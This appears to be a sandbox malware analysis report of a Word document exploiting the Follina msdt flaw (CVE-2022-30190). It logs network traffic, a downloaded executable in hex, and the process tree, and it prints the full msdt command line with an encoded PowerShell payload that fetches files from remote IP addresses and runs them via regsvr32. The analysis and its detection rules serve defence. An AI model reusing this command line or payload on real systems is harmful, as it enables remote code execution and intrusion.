Jun 7, 2022 18:44:07.195615053 CEST	1205	OUT	OPTIONS / HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-MSGETWEBURL: t X-IDCRL_ACCEPTED: t Host: 185.234.247.119

Timestamp	kBytes transferred	Direction	Data
Jun 7, 2022 18:44:07.224698067 CEST	1205	IN	HTTP/1.1 405 Not Allowed Server: nginx Date: Tue, 07 Jun 2022 16:44:07 GMT Content-Type: text/html Content-Length: 150 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>405 Not Allowed</title></head><body> 405 Not Allowed <hr> nginx </body></html>
Jun 7, 2022 18:44:08.227951050 CEST	1215	OUT	OPTIONS / HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-MSGETWEBURL: t X-IDCRL_ACCEPTED: t Host: 185.234.247.119
Jun 7, 2022 18:44:08.256129026 CEST	1215	IN	HTTP/1.1 405 Not Allowed Server: nginx Date: Tue, 07 Jun 2022 16:44:08 GMT Content-Type: text/html Content-Length: 150 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>405 Not Allowed</title></head><body> 405 Not Allowed <hr> nginx </body></html>
Jun 7, 2022 18:44:08.296071053 CEST	1215	OUT	HEAD /123.RES HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-IDCRL_ACCEPTED: t Host: 185.234.247.119
Jun 7, 2022 18:44:08.324341059 CEST	1216	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 07 Jun 2022 16:44:08 GMT Content-Type: application/octet-stream Content-Length: 6241 Last-Modified: Fri, 03 Jun 2022 10:07:25 GMT Connection: keep-alive ETag: "6299dd5d-1861" Accept-Ranges: bytes

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49758	185.234.247.119	80	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 7, 2022 18:44:07.498353004 CEST	1206	OUT	GET /123.RES HTTP/1.1 Accept: */* User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; ms-office; MSOffice 16) Accept-Encoding: gzip, deflate Host: 185.234.247.119 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jun 7, 2022 18:44:07.525994062 CEST	1208	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 07 Jun 2022 16:44:07 GMT Content-Type: application/octet-stream Content-Length: 6241 Last-Modified: Fri, 03 Jun 2022 10:07:25 GMT Connection: keep-alive ETag: "6299dd5d-1861" Accept-Ranges: bytes Data Raw: 3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 0d 0a 47 6f 6f 64 20 74 68 69 6e 67 20 77 65 20 64 69 73 61 62 6c 65 64 20 6d 61 63 72 6f 73 0d 0a 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 70 3e 0d 0a 4c 6f 72 65 6d 20 69 70 73 75 6d 20 64 6f 6c 6f 72 20 73 69 74 20 61 6d 65 74 2c 20 63 6f 6e 73 65 63 74 65 74 75 72 20 61 64 69 70 73 63 69 6e 67 20 65 6c 69 74 2e 20 51 75 69 73 71 75 65 20 70 65 6c 6c 65 6e 74 65 73 71 75 65 20 65 67 65 73 74 61 73 20 6e 75 6c 6c 61 20 69 6e 20 64 69 67 6e 69 73 73 69 6d 2e 20 4e 61 6d 20 69 64 20 6d 61 75 72 69 73 20 6c 6f 72 65 6d 2e 20 4e 75 6e 63 20 73 75 73 63 69 70 69 74 20 69 64 20 6d 61 67 6e 61 20 69 64 20 6d 6f 6c 6c 69 73 2e 20 50 65 6c 6c 65 6e 74 65 73 71 75 65 20 73 75 73 63 69 70 69 74 20 6f 72 63 69 20 6e 65 71 75 65 2c 20 61 74 20 6f 72 6e 61 72 65 20 73 61 70 69 65 6e 20 62 69 62 65 6e 64 75 6d 20 65 75 2e 20 56 65 73 74 69 62 75 6c 75 6d 20 6d 61 6c 65 73 75 61 64 61 20 6e 65 63 20 73 65 6d 20 71 75 69 73 20 66 69 6e 69 62 75 73 2e 20 4e 61 6d 20 71 75 69 73 20 6c 69 67 75 6c 61 20 65 74 20 64 75 69 20 66 61 75 63 69 62 75 73 20 66 61 75 63 69 62 75 73 2e 20 49 6e 20 71 75 69 73 20 62 69 62 65 6e 64 75 6d 20 74 6f 72 74 6f 72 2e 0d 0a 0d 0a 43 75 72 61 62 69 74 75 72 20 72 75 74 72 75 6d 20 6c 65 6f 20 74 6f 72 74 6f 72 2c 20 76 65 6e 65 6e 61 74 69 73 20 66 65 72 6d 65 6e 74 75 6d 20 65 78 20 70 6f 72 74 74 69 74 6f 72 20 76 69 74 61 65 2e 20 50 72 6f 69 6e 20 65 75 20 69 6d 70 65 72 64 69 65 74 20 6c 6f 72 65 6d 2c 20 61 63 20 61 6c 69 71 75 65 74 20 72 69 73 73 2e 20 41 65 6e 65 61 6e 20 65 75 20 73 61 70 69 65 6e 20 70 68 61 72 65 74 72 61 2c 20 69 6d 70 65 72 64 69 65 74 20 69 70 73 75 6d 20 75 74 2c 20 73 65 6d 70 65 72 20 64 69 61 6d 2e 20 4e 75 6c 6c 61 20 66 61 63 69 6c 69 73 69 2e 20 53 65 64 20 65 75 69 73 6d 6f 64 20 74 6f 72 74 6f 72 20 74 6f 72 74 6f 72 2c 20 6e 6f 6e 20 65 6c 65 69 66 65 6e 64 20 6e 75 6e 63 20 66 65 72 6d 65 6e 74 75 6d 20 73 69 74 20 61 6d 65 74 2e 20 49 6e 74 65 67 65 72 20 6c 69 67 75 6c 61 20 6c 69 67 75 6c 61 2c 20 63 6f 6e 67 75 65 20 61 74 20 73 63 65 6c 65 72 69 73 71 75 65 20 73 69 74 20 61 6d 65 74 2c 20 70 6f 72 74 74 69 74 6f 72 20 71 75 69 73 20 66 65 6c 69 73 2e 20 4d 61 65 63 65 6e 61 73 20 6e 65 63 20 6a 75 73 74 6f 20 76 61 72 69 75 73 2c 20 73 65 6d 70 65 72 20 74 75 72 70 69 73 20 75 74 2c 20 67 72 61 76 69 64 61 20 6c 6f 72 65 6d 2e 20 50 72 6f 69 6e 20 61 72 63 75 20 6c 69 67 75 6c 61 2c 20 76 65 6e 65 6e 61 74 69 73 20 61 6c 69 71 75 61 6d 20 74 72 69 73 74 69 71 75 65 20 75 74 2c 20 70 72 65 74 69 75 6d 20 71 75 69 73 20 76 65 6c 69 74 2e 0d 0a 0d 0a 50 68 61 73 65 6c 6c 75 73 20 74 72 69 73 74 69 71 75 65 20 6f 72 63 69 20 65 6e 69 6d 2c 20 61 74 20 61 63 63 75 6d 73 61 6e 20 76 65 6c 69 74 20 69 6e 74 65 72 64 75 6d 20 65 74 2e 20 41 65 6e 65 61 6e 20 6e 65 63 20 74 72 69 73 74 69 71 75 65 20 61 6e 74 65 2c 20 64 69 67 6e 69 73 73 69 6d 20 63 6f 6e 76 61 6c 6c 69 73 20 6c 69 67 75 6c 61 2e 20 41 65 6e 65 61 6e 20 71 75 69 73 20 66 65 6c 69 73 20 64 6f 6c 6f 72 2e 20 49 6e 20 71 75 69 73 20 6c 65 63 74 75 73 20 6d 61 73 73 61 2e 20 50 65 6c 6c 65 6e 74 65 Data Ascii: <!doctype html><html lang="en"><head><title>Good thing we disabled macros</title></head><body><p>L orem ipsum dolor sit amet, consectetur adipiscing elit. Quisque pellentesque egestas nulla in dignissim. Nam id mauris l orem. Nunc suscipit id magna id mollis. Pellentesque suscipit orci neque, at ornare sapien bibendum eu. Vestibulum malesuada nec sem quis finibus. Nam quis ligula et dui faucibus faucibus. In quis bibendum tortor.Curabitur rutrum leo tortor, venenatis fermentum ex porttitor vitae. Proin eu imperdiet lorem, ac aliquet risus. Aenean eu sapien pharetra, imperdiet ipsum ut, semper diam. Nulla facilisi. Sed euismod tortor tortor, non eleifend nunc fermentum sit amet. Integer ligula ligula, congue at scelerisque sit amet, porttitor quis felis. Maecenas nec justo varius, semper turpis ut, gravida lorem. Proin arcu ligula, venenatis aliquam tristique ut, pretium quis velit.Phasellus tristique orci enim, at accumsan velit interdum et. Aenean nec tristique ante, dignissim convallis ligula. Aenean quis felis dolor. In quis lectus massa. Pellente
Jun 7, 2022 18:44:07.803332090 CEST	1213	OUT	HEAD /123.RES HTTP/1.1 Authorization: Bearer X-MS-CookieUri-Requested: t X-IDCRL_ACCEPTED: t User-Agent: Microsoft Office Existence Discovery Host: 185.234.247.119 Connection: Keep-Alive
Jun 7, 2022 18:44:07.831824064 CEST	1214	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 07 Jun 2022 16:44:07 GMT Content-Type: application/octet-stream Content-Length: 6241 Last-Modified: Fri, 03 Jun 2022 10:07:25 GMT Connection: keep-alive ETag: "6299dd5d-1861" Accept-Ranges: bytes
Jun 7, 2022 18:44:08.025104046 CEST	1214	OUT	HEAD /123.RES HTTP/1.1 Authorization: Bearer X-MS-CookieUri-Requested: t X-IDCRL_ACCEPTED: t User-Agent: Microsoft Office Existence Discovery Host: 185.234.247.119 Connection: Keep-Alive
Jun 7, 2022 18:44:08.052786112 CEST	1214	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 07 Jun 2022 16:44:08 GMT Content-Type: application/octet-stream Content-Length: 6241 Last-Modified: Fri, 03 Jun 2022 10:07:25 GMT Connection: keep-alive ETag: "6299dd5d-1861" Accept-Ranges: bytes

Timestamp	kBytes transferred	Direction	Data
Jun 7, 2022 18:44:08.363728046 CEST	1216	OUT	GET /123.RES HTTP/1.1 Accept: */* User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; ms-office; MSOffice 16) Accept-Encoding: gzip, deflate Host: 185.234.247.119 If-Modified-Since: Fri, 03 Jun 2022 10:07:25 GMT If-None-Match: "6299dd5d-1861" Connection: Keep-Alive
Jun 7, 2022 18:44:08.391499996 CEST	1216	IN	HTTP/1.1 304 Not Modified Server: nginx Date: Tue, 07 Jun 2022 16:44:08 GMT Last-Modified: Fri, 03 Jun 2022 10:07:25 GMT Connection: keep-alive ETag: "6299dd5d-1861"
Jun 7, 2022 18:44:08.493047953 CEST	1217	OUT	HEAD /123.RES HTTP/1.1 Authorization: Bearer X-MS-CookieUri-Requested: t X-IDCRL_ACCEPTED: t User-Agent: Microsoft Office Existence Discovery Host: 185.234.247.119 Connection: Keep-Alive
Jun 7, 2022 18:44:08.520741940 CEST	1217	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 07 Jun 2022 16:44:08 GMT Content-Type: application/octet-stream Content-Length: 6241 Last-Modified: Fri, 03 Jun 2022 10:07:25 GMT Connection: keep-alive ETag: "6299dd5d-1861" Accept-Ranges: bytes
Jun 7, 2022 18:44:09.212635040 CEST	1224	OUT	HEAD /123.RES HTTP/1.1 Authorization: Bearer X-MS-CookieUri-Requested: t X-IDCRL_ACCEPTED: t User-Agent: Microsoft Office Existence Discovery Host: 185.234.247.119 Connection: Keep-Alive
Jun 7, 2022 18:44:09.240037918 CEST	1322	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 07 Jun 2022 16:44:09 GMT Content-Type: application/octet-stream Content-Length: 6241 Last-Modified: Fri, 03 Jun 2022 10:07:25 GMT Connection: keep-alive ETag: "6299dd5d-1861" Accept-Ranges: bytes
Jun 7, 2022 18:44:14.023246050 CEST	1416	OUT	HEAD /123.RES HTTP/1.1 Authorization: Bearer X-MS-CookieUri-Requested: t X-IDCRL_ACCEPTED: t User-Agent: Microsoft Office Existence Discovery Host: 185.234.247.119 Connection: Keep-Alive
Jun 7, 2022 18:44:14.050962925 CEST	1417	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 07 Jun 2022 16:44:14 GMT Content-Type: application/octet-stream Content-Length: 6241 Last-Modified: Fri, 03 Jun 2022 10:07:25 GMT Connection: keep-alive ETag: "6299dd5d-1861" Accept-Ranges: bytes


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49781	185.234.247.119	80	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 7, 2022 18:45:11.398526907 CEST	4705	OUT	GET /1676044147.dat HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17134.1 Host: 185.234.247.119 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jun 7, 2022 18:45:11.563088894 CEST	4707	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 07 Jun 2022 16:45:11 GMT Content-Type: application/octet-stream Content-Length: 1437696 Connection: keep-alive Accept-Ranges: bytes Expires: 0 Cache-Control: no-cache, no-store, must-revalidate Content-Disposition: attachment; Data Raw: 4d 5a 50 00 02 00 00 00 04 00 0f 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 ba 10 00 0e 1f b4 09 cd 21 b8 01 4c cd 21 90 90 54 68 69 73 20 70 72 6f 67 72 61 6d 20 6d 75 73 74 20 62 65 20 72 75 6e 20 75 6e 64 65 72 20 57 69 6e 33 32 0d 0a 24 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 06 00 19 5e 42 2a 00 00 00 00 00 00 00 00 e0 00 8e a1 0b 01 02 19 00 02 11 00 00 ea 04 00 00 00 00 00 90 0d 11 00 00 10 00 00 00 20 11 00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 50 16 00 00 04 00 00 00 00 00 00 02 00 01 00 00 00 00 00 00 00 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 70 11 00 ba 25 00 00 00 00 13 00 00 48 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 a0 11 00 6c 53 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 43 4f 44 45 00 00 00 00 f4 01 11 00 00 10 00 00 00 02 11 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 6 0 44 41 54 41 00 00 00 00 f8 27 00 00 00 20 11 00 00 28 00 00 00 06 11 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 42 53 53 00 00 00 00 00 71 10 00 00 00 50 11 00 00 00 00 00 00 2e 11 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 2e 69 64 61 74 61 00 00 ba 25 00 00 00 70 11 00 00 26 00 00 00 2e 11 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 65 6c 6f 63 00 00 6c 53 01 00 00 a0 11 00 00 54 01 00 00 54 11 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 50 2e 72 73 72 63 00 00 00 00 48 03 00 00 00 13 00 00 48 03 00 00 a8 12 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 50 00 00 00 00 00 00 00 00 00 00 00 00 00 50 16 00 00 00 00 00 00 f0 15 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 50 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 10 40 00 03 07 42 6f 6f 6c 65 61 6e 01 00 00 00 00 01 00 00 00 00 10 40 00 05 46 61 6c 73 65 04 54 Data Ascii: MZP@!L!This program must be run under Win32$7PEL^B* @Pp%HlSCODE `DATA' (@BSSqP..idata%p& .@.reloclSTT@P.rsrcHH@PP@P@Boolean@FalseT

Statistics

Behavior



- WINWORD.EXE
- MSOSYNC.EXE
- MSOSYNC.EXE
- msdt.exe
- csc.exe
- cvtres.exe
- csc.exe
- cvtres.exe
- regsvr32.exe
- regsvr32.exe
- regsvr32.exe
- csc.exe
- cvtres.exe
- explorer.exe
- explorer.exe
- explorer.exe
- schtasks.exe
- conhost.exe
- regsvr32.exe
- regsvr32.exe

Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: **2344**, Parent PID: **804**

General

Target ID:	0
Start time:	18:43:54
Start date:	07/06/2022
Path:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE" /Automation -Embedding
Imagebase:	0x980000
File size:	1937688 bytes
MD5 hash:	0B9AB9B9C4DE429473D6450D4297A123
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

Analysis Process: MSOSYNC.EXE PID: **4584**, Parent PID: **2344**

General

Target ID:	1
Start time:	18:44:01
Start date:	07/06/2022
Path:	C:\Program Files (x86)\Microsoft Office\Office16\MSOSYNC.EXE
Wow64 process (32bit):	true
Commandline:	C:\Program Files (x86)\Microsoft Office\Office16\MsoSync.exe
Imagebase:	0xcd0000
File size:	466688 bytes
MD5 hash:	EA19F4A0D18162BE3A0C8DAD249ADE8C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: MSOSYNC.EXE PID: **3108**, Parent PID: **2344**

General	
Target ID:	2
Start time:	18:44:02
Start date:	07/06/2022
Path:	C:\Program Files (x86)\Microsoft Office\Office16\MSOSYNC.EXE
Wow64 process (32bit):	true
Commandline:	C:\Program Files (x86)\Microsoft Office\Office16\MsoSync.exe
Imagebase:	0xcd0000
File size:	466688 bytes
MD5 hash:	EA19F4A0D18162BE3A0C8DAD249ADE8C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: msdt.exe PID: **6524**, Parent PID: **2344**

General	
Target ID:	7
Start time:	18:44:11
Start date:	07/06/2022
Path:	C:\Windows\SysWOW64\msdt.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\msdt.exe" ms-msdt:/id PCWDiagnostic /skip force /param "IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu IT_BrowseForFile=$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'Unicode.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+'JABwACAAPQAgACQARQBuAHYAOgB0AGUAbQBwADsAaQB3AHIAIABoAHQAdABwADoALwAvADEAMAA0AC4AMwA2AC4AMgAyADkALgAxADMAOQAvACQAKAByAGEAbgBkAG8AbQApAC4AZABhAHQAIAAtAE8AdQB0AEYAaQBsAGUAIAAkAHAAXAB0AC4AQQA7AGkAdwByACAAaAB0AHQAcAA6AC8ALwA4ADUALgAyADMAOQAuADUANQAuADIAMgA4AC8AJAAoAHIAYQBuAGQAbwBtACkALgBkAGEAdAAgAC0ATwB1AHQARgBpAGwAZQAgACQAcABcAHQAMQAuAEEAOwBpAHcAcgAgAGgAdAB0AHAAOgAvAC8AMQA4ADUALgAyADMANAAuADIANAA3AC4AMQAxADkALwAkACgAcgBhAG4AZABvAG0AKQAuAGQAYQB0ACAALQBPAHUAdABGAGkAbABlACAAJABwAFwAdAAyAC4AQQA7AHIAZQBnAHMAdgByADMAMgAgACQAcABcAHQALgBBADsAcgBlAGcAcwB2AHIAMwAyACAAJABwAFwAdAAxAC4AQQA7AHIAZQBnAHMAdgByADMAMgAgACQAcABcAHQAMgAuAEEA'+[char]34+'))))i/../../../../../../../../../../../../Windows/System32/mpsigstub.exe
Imagebase:	0x390000
File size:	1508352 bytes
MD5 hash:	7F0C51DBA69B9DE5DDF6AA04CE3A69F4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190, Source: 00000007.00000002.544430061.00000000029A0000.00000004.00000020.00020000.00000000.sdmp, Author: Nasreddine Bencherchali, Christian Burkard • Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190, Source: 00000007.00000002.544117188.0000000002910000.00000004.00000020.00020000.00000000.sdmp, Author: Nasreddine Bencherchali, Christian Burkard • Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190, Source: 00000007.00000002.544599667.00000000029A8000.00000004.00000020.00020000.00000000.sdmp, Author: Nasreddine Bencherchali, Christian Burkard • Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190, Source: 00000007.00000002.545886890.0000000002BB0000.00000004.00000020.00020000.00000000.sdmp, Author: Nasreddine Bencherchali, Christian Burkard
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	3BBFE8	CreateDirectoryW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	3BBFE8	CreateDirectoryW
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	3BBFE8	CreateDirectoryW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	3BBFE8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	3BBFE8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\msdtadmin	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	3BBFE8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\msdtadmin_D4D7B07D-0C13-477D-8392-08D4E9189D78_	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	3BBFE8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\msdtadmin_D4D7B07D-0C13-477D-8392-08D4E9189D78_\inuse	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	3BB734	CreateFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: csc.exe PID: **6676**, Parent PID: **6784**

General

Target ID:	20
Start time:	18:44:42
Start date:	07/06/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\jsmb0bcn\jsmb0bcn.cmdline
Imagebase:	0x1090000
File size:	2170976 bytes
MD5 hash:	350C52F71BDED7B99668585C15D70EEA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\jsmb0bcn\CSC77C6618222CF46A59B8ECBD8FB1D6F27.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	10EE1E9	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\jsmb0bcn\CSC77C6618222CF46A59B8ECBD8FB1D6F27.TMP	success or wait	1	1109793	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
